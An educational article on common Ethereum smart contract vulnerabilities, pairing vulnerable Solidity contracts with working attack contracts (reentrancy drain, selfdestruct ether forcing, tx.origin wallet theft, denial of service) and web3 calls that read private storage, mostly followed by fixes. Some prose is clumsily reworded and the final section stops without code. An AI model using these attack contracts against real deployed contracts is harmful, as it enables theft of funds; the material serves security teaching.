**Common Ethereum Blockchain Hacks and Loopholes**

**Table of Contents**

* **Re-Entrancy Attack**
* **Self Destruct**
* **Accessing Private Data**
* **Denial of Service**
* **Phishing with tx.origin**
* **Hiding Malicious Code with External Contract**
* **Honeypot**
* **Front Running**
* **Block Timestamp Manipulation**
* **Signature Replay**
* **Bypass Contract Size Check**

**Re-entrancy Attack**


In Solidity, the Reentrancy attack is among the most devastating attacks on the Ethereum Blockchain. A reentrancy attack happens when a function calls an untrusted contract from a different function.. As a result, the untrusted contract calls back to the original function in an attempt to drain the cash from the user's account.

In order to drain the contract's funds, an attacker can repeatedly execute the withdraw function if the contract fails to update its state before sending payments. The DAO hack, which resulted in a loss of $60 million, is an example of a real-world Reentrancy attack.

Despite the fact that reentry attacks have been around for two years, there have been situations like:

* A reentrancy assault on the $25 million Uniswap/Lendf.Me network is expected in April 2020.
* In May 2021, a reentrancy vulnerability and a fraudulent token contract resulted in a $7.2 million loss at BurgerSwap.
* Reentrancy-based price manipulation appears to have been the motive behind the SURGEBNB hack (August 2021) that netted $4 million.
* One of the most high-profile cyber attacks in recent memory, the CREAM Finance hack (August 2021) resulted in $18.8 million in losses.
* AMM pools were abused via reentrancy attack in the September 2021 hack of the Siren protocol, which netted hackers $3.5 million.

A reentrancy attack involves two smart contracts. A vulnerable contract and an untrusted attacker’s contract.



Scenario of a Reentry Attack

* The vulnerable smart contract has 10 eth.
* One Ethereum is stored by an attacker through the deposit mechanism.
* Using the withdraw function, a malicious contract is designated as the beneficiary.
* If it can be done, the withdraw function will be called:
* Does the assailant have a balance of one eth? Yes, this is due to their down payment.
* One Ether should be sent into the hands of a malicious contract. Attacker balance has not yet been changed (Please take note of this fact).
* The withdraw function is called again by the fallback function when eth is received.
* If it can be done, the withdraw function will be called:
* Is there a single eth in the balance of the attacker? Yes, because the balance hasn't been recalculated yet.
* Send 1 ethereum to a rogue contract.
* until all of the contract's funds have been drained by the attacker.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* EtherStore is a contract where you can deposit and withdraw ETH. This contract is vulnerable to re-entrancy attack. Let's see why.  1. Deploy EtherStore 2. Deposit 1 Ether each from Account 1 (Alice) and Account 2 (Bob) into EtherStore 3. Deploy Attack with address of EtherStore 4. Call Attack.attack sending 1 ether (using Account 3 (Eve)).  You will get 3 Ethers back (2 Ether stolen from Alice and Bob,  plus 1 Ether sent from this contract).  What happened? Attack was able to call EtherStore.withdraw multiple times before EtherStore.withdraw finished executing.  Here is how the functions were called - Attack.attack - EtherStore.deposit - EtherStore.withdraw - Attack fallback (receives 1 Ether) - EtherStore.withdraw - Attack.fallback (receives 1 Ether) - EtherStore.withdraw - Attack fallback (receives 1 Ether) \*/  contract EtherStore {  mapping(address => uint) public balances;   function deposit() public payable {  balances[msg.sender] += msg.value;  }   function withdraw() public {  uint bal = balances[msg.sender];  require(bal > 0);   (bool sent, ) = msg.sender.call{value: bal}("");  require(sent, "Failed to send Ether");   balances[msg.sender] = 0;  }   // Helper function to check the balance of this contract  function getBalance() public view returns (uint) {  return address(this).balance;  } }  contract Attack {  EtherStore public etherStore;   constructor(address \_etherStoreAddress) {  etherStore = EtherStore(\_etherStoreAddress);  }   // Fallback is called when EtherStore sends Ether to this contract.  fallback() external payable {  if (address(etherStore).balance >= 1 ether) {  etherStore.withdraw();  }  }   function attack() external payable {  require(msg.value >= 1 ether);  etherStore.deposit{value: 1 ether}();  etherStore.withdraw();  }   // Helper function to check the balance of this contract  function getBalance() public view returns (uint) {  return address(this).balance;  } } |
| --- |

There is an issue when we deliver the user the amount of ether that they requested. In this case, the attacker uses the withdraw() function to exit the system. Even though he has already received tokens, he is able to transfer them because his balance has not yet been zeroed out.

Techniques of Prevention

* Before invoking external contracts, be sure all state changes have taken place.
* Prevent re-entry via function modifiers.
* A re-entry guard is shown here.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  contract ReEntrancyGuard {  bool internal locked;   modifier noReentrant() {  require(!locked, "No re-entrancy");  locked = true;  \_;  locked = false;  } } |
| --- |

**Self Destruct**

The selfdestruct function can be used to remove contracts from the blockchain.

The contract's selfdestruct function sends all of the contract's Ether to a preset location.

Vulnerability

Using self-destruct, a malicious contract can force Ether to be sent to any other contract.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  // The goal of this game is to be the 7th player to deposit 1 Ether. // Players can deposit only 1 Ether at a time. // Winner will be able to withdraw all Ether.  /\* 1. Deploy EtherGame 2. Players (say Alice and Bob) decides to play, deposits 1 Ether each. 2. Deploy Attack with address of EtherGame 3. Call Attack.attack sending 5 ether. This will break the game  No one can become the winner.  What happened? Attack forced the balance of EtherGame to equal 7 ether. Now no one can deposit and the winner cannot be set. \*/  contract EtherGame {  uint public targetAmount = 7 ether;  address public winner;   function deposit() public payable {  require(msg.value == 1 ether, "You can only send 1 Ether");   uint balance = address(this).balance;  require(balance <= targetAmount, "Game is over");   if (balance == targetAmount) {  winner = msg.sender;  }  }   function claimReward() public {  require(msg.sender == winner, "Not winner");   (bool sent, ) = msg.sender.call{value: address(this).balance}("");  require(sent, "Failed to send Ether");  } }  contract Attack {  EtherGame etherGame;   constructor(EtherGame \_etherGame) {  etherGame = EtherGame(\_etherGame);  }   function attack() public payable {  // You can simply break the game by sending ether so that  // the game balance >= 7 ether   // cast address to payable  address payable addr = payable(address(etherGame));  selfdestruct(addr);  } } |
| --- |

Techniques of Prevention:

Avoid relying just on the address (this).balance

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  contract EtherGame {  uint public targetAmount = 3 ether;  uint public balance;  address public winner;   function deposit() public payable {  require(msg.value == 1 ether, "You can only send 1 Ether");   balance += msg.value;  require(balance <= targetAmount, "Game is over");   if (balance == targetAmount) {  winner = msg.sender;  }  }   function claimReward() public {  require(msg.sender == winner, "Not winner");   (bool sent, ) = msg.sender.call{value: balance}("");  require(sent, "Failed to send Ether");  } } |
| --- |

## **Accessing Private Data**

### Vulnerability

All data on a smart contract can be read.

Let's see how we can read private data. In the process you will learn how Solidity stores state variables.

A smart contract's data can be read in its entirety.

Let us investigate how private data can be accessed. You'll discover how Solidity keeps track of state variables along the way.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.13;  /\* Note: cannot use web3 on JVM, so use the contract deployed on ropsten Note: browser Web3 is old so use Web3 from truffle console  Contract deployed on Ropsten 0x3505a02BCDFbb225988161a95528bfDb279faD6b \*/  /\* # Storage - 2 \*\* 256 slots - 32 bytes for each slot - data is stored sequentially in the order of declaration - storage is optimized to save space. If neighboring variables fit in a single  32 bytes, then they are packed into the same slot, starting from the right \*/  contract Vault {  // slot 0  uint public count = 123;  // slot 1  address public owner = msg.sender;  bool public isTrue = true;  uint16 public u16 = 31;  // slot 2  bytes32 private password;   // constants do not use storage  uint public constant someConst = 123;   // slot 3, 4, 5 (one for each array element)  bytes32[3] public data;   struct User {  uint id;  bytes32 password;  }   // slot 6 - length of array  // starting from slot hash(6) - array elements  // slot where array element is stored = keccak256(slot)) + (index \* elementSize)  // where slot = 6 and elementSize = 2 (1 (uint) + 1 (bytes32))  User[] private users;   // slot 7 - empty  // entries are stored at hash(key, slot)  // where slot = 7, key = map key  mapping(uint => User) private idToUser;   constructor(bytes32 \_password) {  password = \_password;  }   function addUser(bytes32 \_password) public {  User memory user = User({id: users.length, password: \_password});   users.push(user);  idToUser[user.id] = user;  }   function getArrayLocation(  uint slot,  uint index,  uint elementSize  ) public pure returns (uint) {  return uint(keccak256(abi.encodePacked(slot))) + (index \* elementSize);  }   function getMapLocation(uint slot, uint key) public pure returns (uint) {  return uint(keccak256(abi.encodePacked(key, slot)));  } } /\* slot 0 - count web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", 0, console.log) slot 1 - u16, isTrue, owner web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", 1, console.log) slot 2 - password web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", 2, console.log)  slot 6 - array length getArrayLocation(6, 0, 2) web3.utils.numberToHex("111414077815863400510004064629973595961579173665589224203503662149373724986687") Note: We can also use web3 to get data location web3.utils.soliditySha3({ type: "uint", value: 6 }) 1st user web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xf652222313e28459528d920b65115c16c04f3efc82aaedc97be59f3f377c0d3f", console.log) web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xf652222313e28459528d920b65115c16c04f3efc82aaedc97be59f3f377c0d40", console.log) Note: use web3.toAscii to convert bytes32 to alphabet 2nd user web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xf652222313e28459528d920b65115c16c04f3efc82aaedc97be59f3f377c0d41", console.log) web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xf652222313e28459528d920b65115c16c04f3efc82aaedc97be59f3f377c0d42", console.log)  slot 7 - empty getMapLocation(7, 1) web3.utils.numberToHex("81222191986226809103279119994707868322855741819905904417953092666699096963112") Note: We can also use web3 to get data location web3.utils.soliditySha3({ type: "uint", value: 1 }, {type: "uint", value: 7}) user 1 web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xb39221ace053465ec3453ce2b36430bd138b997ecea25c1043da0c366812b828", console.log) web3.eth.getStorageAt("0x3505a02BCDFbb225988161a95528bfDb279faD6b", "0xb39221ace053465ec3453ce2b36430bd138b997ecea25c1043da0c366812b829", console.log) \*/ |
| --- |

### Preventative Techniques

* Don't store sensitive information on the blockchain.

**Denial of Service Attack**

A Denial-of-Service (DoS) attack is a type of attack that aims to shut down a machine or network, rendering it unreachable to its intended users. It's possible for DoS attacks to crash the target's system by inundating it with traffic or by feeding it data that causes a crash. In both cases, legitimate users (e.g., workers, members, or account holders) are denied access to the service or resource they expected.

A common target of DoS attacks are web servers belonging to high-profile businesses, such as financial institutions or media companies. DoS assaults, despite the fact that they do not often result in the theft or loss of major information or other assets, are extremely time- and money-intensive for the victim.

Flooding or crashing services are two of the most common techniques of DoS attacks. An assault known as "flooding" occurs when a server receives too much traffic, causing it to slow down and eventually stop working altogether.

Distributed Denial of Service (DDOS) attacks are another sort of DoS attacks. A distributed denial of service (DDoS) assault happens when a large number of systems work together to attack a single target. Instead of being attacked from a single point of entry, the subject is under attack simultaneously from multiple points of entry. A DDoS assault has several advantages for the attacker because of the wide range of hosts that define a DDoS.

* He is able to take advantage of the higher number of machines to carry out a devastating strike.
* The random dispersion of attacking systems makes it impossible to pinpoint the attack's exact location. (often worldwide)
* Shutting down several machines is more difficult than shutting down a single one since the real attackers are hidden behind numerous (usually compromised) systems.

Solidity implementation of Dos attack:

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* The goal of KingOfEther is to become the king by sending more Ether than the previous king. Previous king will be refunded with the amount of Ether he sent. \*/  /\* 1. Deploy KingOfEther 2. Alice becomes the king by sending 1 Ether to claimThrone(). 2. Bob becomes the king by sending 2 Ether to claimThrone().  Alice receives a refund of 1 Ether. 3. Deploy Attack with address of KingOfEther. 4. Call attack with 3 Ether. 5. Current king is the Attack contract and no one can become the new king.  What happened? Attack became the king. All new challenge to claim the throne will be rejected since Attack contract does not have a fallback function, denying to accept the Ether sent from KingOfEther before the new king is set. \*/  contract KingOfEther {  address public king;  uint public balance;   function claimThrone() external payable {  require(msg.value > balance, "Need to pay more to become the king");   (bool sent, ) = king.call{value: balance}("");  require(sent, "Failed to send Ether");   balance = msg.value;  king = msg.sender;  } }  contract Attack {  KingOfEther kingOfEther;   constructor(KingOfEther \_kingOfEther) {  kingOfEther = KingOfEther(\_kingOfEther);  }   // You can also perform a DOS by consuming all gas using assert.  // This attack will work even if the calling contract does not check  // whether the call was successful or not.  //  // function () external payable {  // assert(false);  // }   function attack() public payable {  kingOfEther.claimThrone{value: msg.value}();  } } |
| --- |

**Techniques of Prevention**

One way to prevent this is to allow the users to withdraw their Ether instead of sending it.

Here's an illustration of what it means.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  contract KingOfEther {  address public king;  uint public balance;  mapping(address => uint) public balances;   function claimThrone() external payable {  require(msg.value > balance, "Need to pay more to become the king");   balances[king] += balance;   balance = msg.value;  king = msg.sender;  }   function withdraw() public {  require(msg.sender != king, "Current king cannot withdraw");   uint amount = balances[msg.sender];  balances[msg.sender] = 0;   (bool sent, ) = msg.sender.call{value: amount}("");  require(sent, "Failed to send Ether");  } } |
| --- |

**Phishing with tx.origin**

tx.origin and msg.sender are two different types of message senders.

If a certain contract A calls contract B, and B calls C, in C msg.sender is B and tx.origin is A.

Vulnerability

Contracts can trick their owners into calling functions that they shouldn't be able to call, and this can be used to commit fraud.

Solidity implementation of phishing attack:

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* Wallet is a simple contract where only the owner should be able to transfer Ether to another address. Wallet.transfer() uses tx.origin to check that the caller is the owner. Let's see how we can hack this contract \*/  /\* 1. Alice deploys Wallet with 10 Ether 2. Eve deploys Attack with the address of Alice's Wallet contract. 3. Eve tricks Alice to call Attack.attack() 4. Eve successfully stole Ether from Alice's wallet  What happened? Alice was tricked into calling Attack.attack(). Inside Attack.attack(), it requested a transfer of all funds in Alice's wallet to Eve's address. Since tx.origin in Wallet.transfer() is equal to Alice's address, it authorized the transfer. The wallet transferred all Ether to Eve. \*/  contract Wallet {  address public owner;   constructor() payable {  owner = msg.sender;  }   function transfer(address payable \_to, uint \_amount) public {  require(tx.origin == owner, "Not owner");   (bool sent, ) = \_to.call{value: \_amount}("");  require(sent, "Failed to send Ether");  } }  contract Attack {  address payable public owner;  Wallet wallet;   constructor(Wallet \_wallet) {  wallet = Wallet(\_wallet);  owner = payable(msg.sender);  }   function attack() public {  wallet.transfer(owner, address(wallet).balance);  } } |
| --- |

### Preventative Techniques

* Use msg.sender instead of tx.origin

| function transfer(address payable \_to, uint256 \_amount) public {  require(msg.sender == owner, "Not owner");   (bool sent, ) = \_to.call.value(\_amount)("");  require(sent, "Failed to send Ether"); } |
| --- |

**Hiding malicious code with External Contracts**

There's no limit on what addresses can be cast into contracts with Solidity, regardless of which contracts are being cast.

Malicious code can be hidden by exploiting this. Let's have a look at what it means.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* Let's say Alice can see the code of Foo and Bar but not Mal. It is obvious to Alice that Foo.callBar() executes the code inside Bar.log(). However Eve deploys Foo with the address of Mal, so that calling Foo.callBar() will actually execute the code at Mal. \*/  /\* 1. Eve deploys Mal 2. Eve deploys Foo with the address of Mal 3. Alice calls Foo.callBar() after reading the code and judging that it is  safe to call. 4. Although Alice expected Bar.log() to be executed, Mal.log() was executed. \*/  contract Foo {  Bar bar;   constructor(address \_bar) {  bar = Bar(\_bar);  }   function callBar() public {  bar.log();  } }  contract Bar {  event Log(string message);   function log() public {  emit Log("Bar was called");  } }  // This code is hidden in a separate file contract Mal {  event Log(string message);   // function () external {  // emit Log("Mal was called");  // }   // Actually we can execute the same exploit even if this function does  // not exist by using the fallback  function log() public {  emit Log("Mal was called");  } } |
| --- |

Preventive techniques

* Set up a new contract in the constructor from scratch.
* The external contract address should be made public so that the external contract's code can be reviewed.

| Bar public bar;  constructor() public {  bar = new Bar(); } |
| --- |

**Honeypot**

Network-attached systems (honeypots) are a type of decoy set up to catch hackers in the act of trying to break into computer networks and steal sensitive data. A honeypot's job is to pose as a high-value asset on the internet in order to entice attackers, gather data, and alert security personnel to any attempts by unauthorized users to get access to the honeypot.

Hardened operating systems (OSes) are typically used by honeypot systems in order to reduce their vulnerability to threats. Typically, they are designed to appear vulnerable to attackers. WannaCry ransomware may employ the Server Message Block (SMB) protocol, so a honeypot system could appear as if it is an enterprise database server storing customer data in response.

Honeypots are commonly used by large corporations and cybersecurity research organizations to detect and prevent attacks from APT actors. When it comes to protecting major enterprises and cybersecurity researchers, honeypots are an essential tool.

There are many factors that contribute to the high expense of running a honeypot, including the need for specific expertise to develop and administer a system that appears to expose an organization's network resources while still protecting production systems.

Vulnerability

Combining two exploits, reentrancy and hiding malicious code, we can build a contract that will catch malicious users.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* Bank is a contract that calls Logger to log events. Bank.withdraw() is vulnerable to the reentrancy attack. So a hacker tries to drain Ether from the Bank. But actually the reentrancy exploit is a bait for hackers. By deploying Bank with HoneyPot in place of the Logger, this contract becomes a trap for hackers. Let's see how.  1. Alice deploys HoneyPot 2. Alice deploys Bank with the address of HoneyPot 3. Alice deposits 1 Ether into the Bank. 4. Eve discovers the reentrancy exploit in Bank.withdraw and decides to hack it. 5. Eve deploys Attack with the address of Bank 6. Eve calls Attack.attack() with 1 Ether but the transaction fails.  What happened? Eve calls Attack.attack() and it starts withdrawing Ether from the Bank. When the last Bank.withdraw() is about to complete, it calls logger.log(). Logger.log() calls HoneyPot.log() and reverts. Transaction fails. \*/  contract Bank {  mapping(address => uint) public balances;  Logger logger;   constructor(Logger \_logger) {  logger = Logger(\_logger);  }   function deposit() public payable {  balances[msg.sender] += msg.value;  logger.log(msg.sender, msg.value, "Deposit");  }   function withdraw(uint \_amount) public {  require(\_amount <= balances[msg.sender], "Insufficient funds");   (bool sent, ) = msg.sender.call{value: \_amount}("");  require(sent, "Failed to send Ether");   balances[msg.sender] -= \_amount;   logger.log(msg.sender, \_amount, "Withdraw");  } }  contract Logger {  event Log(address caller, uint amount, string action);   function log(  address \_caller,  uint \_amount,  string memory \_action  ) public {  emit Log(\_caller, \_amount, \_action);  } }  // Hacker tries to drain the Ethers stored in Bank by reentrancy. contract Attack {  Bank bank;   constructor(Bank \_bank) {  bank = Bank(\_bank);  }   fallback() external payable {  if (address(bank).balance >= 1 ether) {  bank.withdraw(1 ether);  }  }   function attack() public payable {  bank.deposit{value: 1 ether}();  bank.withdraw(1 ether);  }   function getBalance() public view returns (uint) {  return address(this).balance;  } }  // Let's say this code is in a separate file so that others cannot read it. contract HoneyPot {  function log(  address \_caller,  uint \_amount,  string memory \_action  ) public {  if (equal(\_action, "Withdraw")) {  revert("It's a trap");  }  }   // Function to compare strings using keccak256  function equal(string memory \_a, string memory \_b) public pure returns (bool) {  return keccak256(abi.encode(\_a)) == keccak256(abi.encode(\_b));  } } |
| --- |

**Front Running**

Transactions need some time to process before they can be mined. In order to send a transaction, an attacker may keep an eye on the transaction pool and ensure that the transaction is included in a block before the original transaction. Using this approach, an attacker can manipulate the sequencing of transactions to his or her own advantage.

In blockchain, front-running refers to an attack in which a bot preempts a normal transaction while it is waiting to be packaged by setting a higher gas cost in order to complete a transaction at a preferential rate before the attacked transaction occurs. Front-running attacks are most common in the cryptocurrency space. Essentially, a mempool is a collection of Ethereum transactions that have been broadcast to the network and are currently awaiting packaging into blocks. It serves as the foundation for the deployment of front-running strategies. In the Mempool, the front-running robot continuously scans transactions in order to identify targets that can be attacked and analyses and finds targets that can be attacked. It is seen in the image below that a Mempool browser is available, which allows you to subscribe to transactions in Mempool and view all of the details of those transactions by applying various filters.

Solidity implementation of Front running

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* Alice creates a guessing game. You win 10 ether if you can find the correct string that hashes to the target hash. Let's see how this contract is vulnerable to front running. \*/  /\* 1. Alice deploys FindThisHash with 10 Ether. 2. Bob finds the correct string that will hash to the target hash. ("Ethereum") 3. Bob calls solve("Ethereum") with the gas price set to 15 gwei. 4. Eve is watching the transaction pool for the answer to be submitted. 5. Eve sees Bob's answer and calls solve("Ethereum") with a higher gas price  than Bob (100 gwei). 6. Eve's transaction was mined before Bob's transaction.  Eve won the reward of 10 ether.  What happened? Transactions take some time before they are mined. Transactions not yet mined are put in the transaction pool. Transactions with higher gas prices are typically mined first. An attacker can get the answer from the transaction pool, send a transaction with a higher gas price so that their transaction will be included in a block before the original. \*/  contract FindThisHash {  bytes32 public constant hash =  0x564ccaf7594d66b1eaaea24fe01f0585bf52ee70852af4eac0cc4b04711cd0e2;   constructor() payable {}   function solve(string memory solution) public {  require(hash == keccak256(abi.encodePacked(solution)), "Incorrect answer");   (bool sent, ) = msg.sender.call{value: 10 ether}("");  require(sent, "Failed to send Ether");  } } |
| --- |

Important:

Use of preventative techniques such as the commit-reveal scheme and submarine dispatch can help eliminate the front running attack

**Block Timestamp Manipulation**


A miner has the ability to manipulate the block timestamp, which they can exploit to their advantage in order to attack a smart contract on the blockchain. In this tutorial, we'll go through how a miner can manipulate the Ethereum system in order to take Ether from a Solidity smart contract, and we'll do it with Solidity.

Blocks contain a timestamp field in the block header, which is set by the miner and can be altered to anything the miner desires at any time (with some restriction). It is necessary for a miner to win the next block in order to set a block timestamp, and they must also adhere to the following time constraints:

The timestamp for the next block is immediately following the timestamp for the previous block.

The timestamp cannot be more than a few days in the future.

If a miner wins a block, he or she has the ability to subtly alter the block timestamp to their favor.

****

**Solidity implementation of Block TImestamp Manipulation**

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  /\* Roulette is a game where you can win all of the Ether in the contract if you can submit a transaction at a specific timing. A player needs to send 10 Ether and wins if the block.timestamp % 15 == 0. \*/  /\* 1. Deploy Roulette with 10 Ether 2. Eve runs a powerful miner that can manipulate the block timestamp. 3. Eve sets the block.timestamp to a number in the future that is divisible by  15 and finds the target block hash. 4. Eve's block is successfully included into the chain, Eve wins the  Roulette game. \*/  contract Roulette {  uint public pastBlockTime;   constructor() payable {}   function spin() external payable {  require(msg.value == 10 ether); // must send 10 ether to play  require(block.timestamp != pastBlockTime); // only 1 transaction per block   pastBlockTime = block.timestamp;   if (block.timestamp % 15 == 0) {  (bool sent, ) = msg.sender.call{value: address(this).balance}("");  require(sent, "Failed to send Ether");  }  } } |
| --- |

**Signature Replay**

Blockchains are built with the use of cryptographic signatures, which are key building blocks. Using the private keys that belong to the transaction senders, transactions are signed, allowing the transaction senders to be linked to their account. The Blockchain's bookkeeping would simply not function if this feature were not included.

As a result, smart contracts implemented on Ethereum are frequently used to verify digital signatures directly, in order to allow one or more verifiers to authorize operations by submitting signatures that have been created off-chain (or even signatures generated by another smart contract). This is typically used in multi-signature vaults or voting contracts in order to submit several signatures at the same time or to delegate authorisation to a group of people.

Signature replay attacks are a prevalent weakness in such systems, and they can be exploited in a variety of ways.

Vulnerability in Signing:

Same signature can be used multiple times to execute a function. This can be harmful if the signer's intention was to approve a transaction once.

Solidity implementation of signature replay attack:

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0; pragma experimental ABIEncoderV2;  import "github.com/OpenZeppelin/openzeppelin-contracts/blob/release-v4.5/contracts/utils/cryptography/ECDSA.sol";  contract MultiSigWallet {  using ECDSA for bytes32;   address[2] public owners;   constructor(address[2] memory \_owners) payable {  owners = \_owners;  }   function deposit() external payable {}   function transfer(  address \_to,  uint \_amount,  bytes[2] memory \_sigs  ) external {  bytes32 txHash = getTxHash(\_to, \_amount);  require(\_checkSigs(\_sigs, txHash), "invalid sig");   (bool sent, ) = \_to.call{value: \_amount}("");  require(sent, "Failed to send Ether");  }   function getTxHash(address \_to, uint \_amount) public view returns (bytes32) {  return keccak256(abi.encodePacked(\_to, \_amount));  }   function \_checkSigs(bytes[2] memory \_sigs, bytes32 \_txHash)  private  view  returns (bool)  {  bytes32 ethSignedHash = \_txHash.toEthSignedMessageHash();   for (uint i = 0; i < \_sigs.length; i++) {  address signer = ethSignedHash.recover(\_sigs[i]);  bool valid = signer == owners[i];   if (!valid) {  return false;  }  }   return true;  } } |
| --- |

Signature replay attack prevention technique:

Sign the messages with the nonce and the address of the smart contract.

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0; pragma experimental ABIEncoderV2;  import "github.com/OpenZeppelin/openzeppelin-contracts/blob/release-v4.5/contracts/utils/cryptography/ECDSA.sol";  contract MultiSigWallet {  using ECDSA for bytes32;   address[2] public owners;  mapping(bytes32 => bool) public executed;   constructor(address[2] memory \_owners) payable {  owners = \_owners;  }   function deposit() external payable {}   function transfer(  address \_to,  uint \_amount,  uint \_nonce,  bytes[2] memory \_sigs  ) external {  bytes32 txHash = getTxHash(\_to, \_amount, \_nonce);  require(!executed[txHash], "tx executed");  require(\_checkSigs(\_sigs, txHash), "invalid sig");   executed[txHash] = true;   (bool sent, ) = \_to.call{value: \_amount}("");  require(sent, "Failed to send Ether");  }   function getTxHash(  address \_to,  uint \_amount,  uint \_nonce  ) public view returns (bytes32) {  return keccak256(abi.encodePacked(address(this), \_to, \_amount, \_nonce));  }   function \_checkSigs(bytes[2] memory \_sigs, bytes32 \_txHash)  private  view  returns (bool)  {  bytes32 ethSignedHash = \_txHash.toEthSignedMessageHash();   for (uint i = 0; i < \_sigs.length; i++) {  address signer = ethSignedHash.recover(\_sigs[i]);  bool valid = signer == owners[i];   if (!valid) {  return false;  }  }   return true;  } }  /\* // owners 0xe19aea93F6C1dBef6A3776848bE099A7c3253ac8 0xfa854FE5339843b3e9Bfd8554B38BD042A42e340  // to 0xe10422cc61030C8B3dBCD36c7e7e8EC3B527E0Ac // amount 100 // nonce 0 // tx hash 0x12a095462ebfca27dc4d99feef885bfe58344fb6bb42c3c52a7c0d6836d11448  // signatures 0x120f8ed8f2fa55498f2ef0a22f26e39b9b51ed29cc93fe0ef3ed1756f58fad0c6eb5a1d6f3671f8d5163639fdc40bb8720de6d8f2523077ad6d1138a60923b801c 0xa240a487de1eb5bb971e920cb0677a47ddc6421e38f7b048f8aa88266b2c884a10455a52dc76a203a1a9a953418469f9eec2c59e87201bbc8db0e4d9796935cb1b \*/ |
| --- |


**Bypass Contract Size Check**

Bypassing the Solidity contract size check, you can take control of a smart contract. Some business owners prefer that other contracts do not connect with theirs in order to provide them with added security. Owners can prevent this interaction by implementing a check on the account code size, which prevents functions from being executed. It is determined by this code size check whether or not the address communicating with the contract contains code, and if it does, then the function is not performed. Unfortunately, a developer can use this code size check to their advantage.

Vulnerability in the size check of the solidity code

If an address contains a Solidity smart contract, you can tell if it is one by looking at the size of the code that is stored at the address. The assembly function extcodesize is used in Solidity functions to determine the size of the code at a specific location in the code. Smart contracts are defined as addresses where the code size is greater than 0.

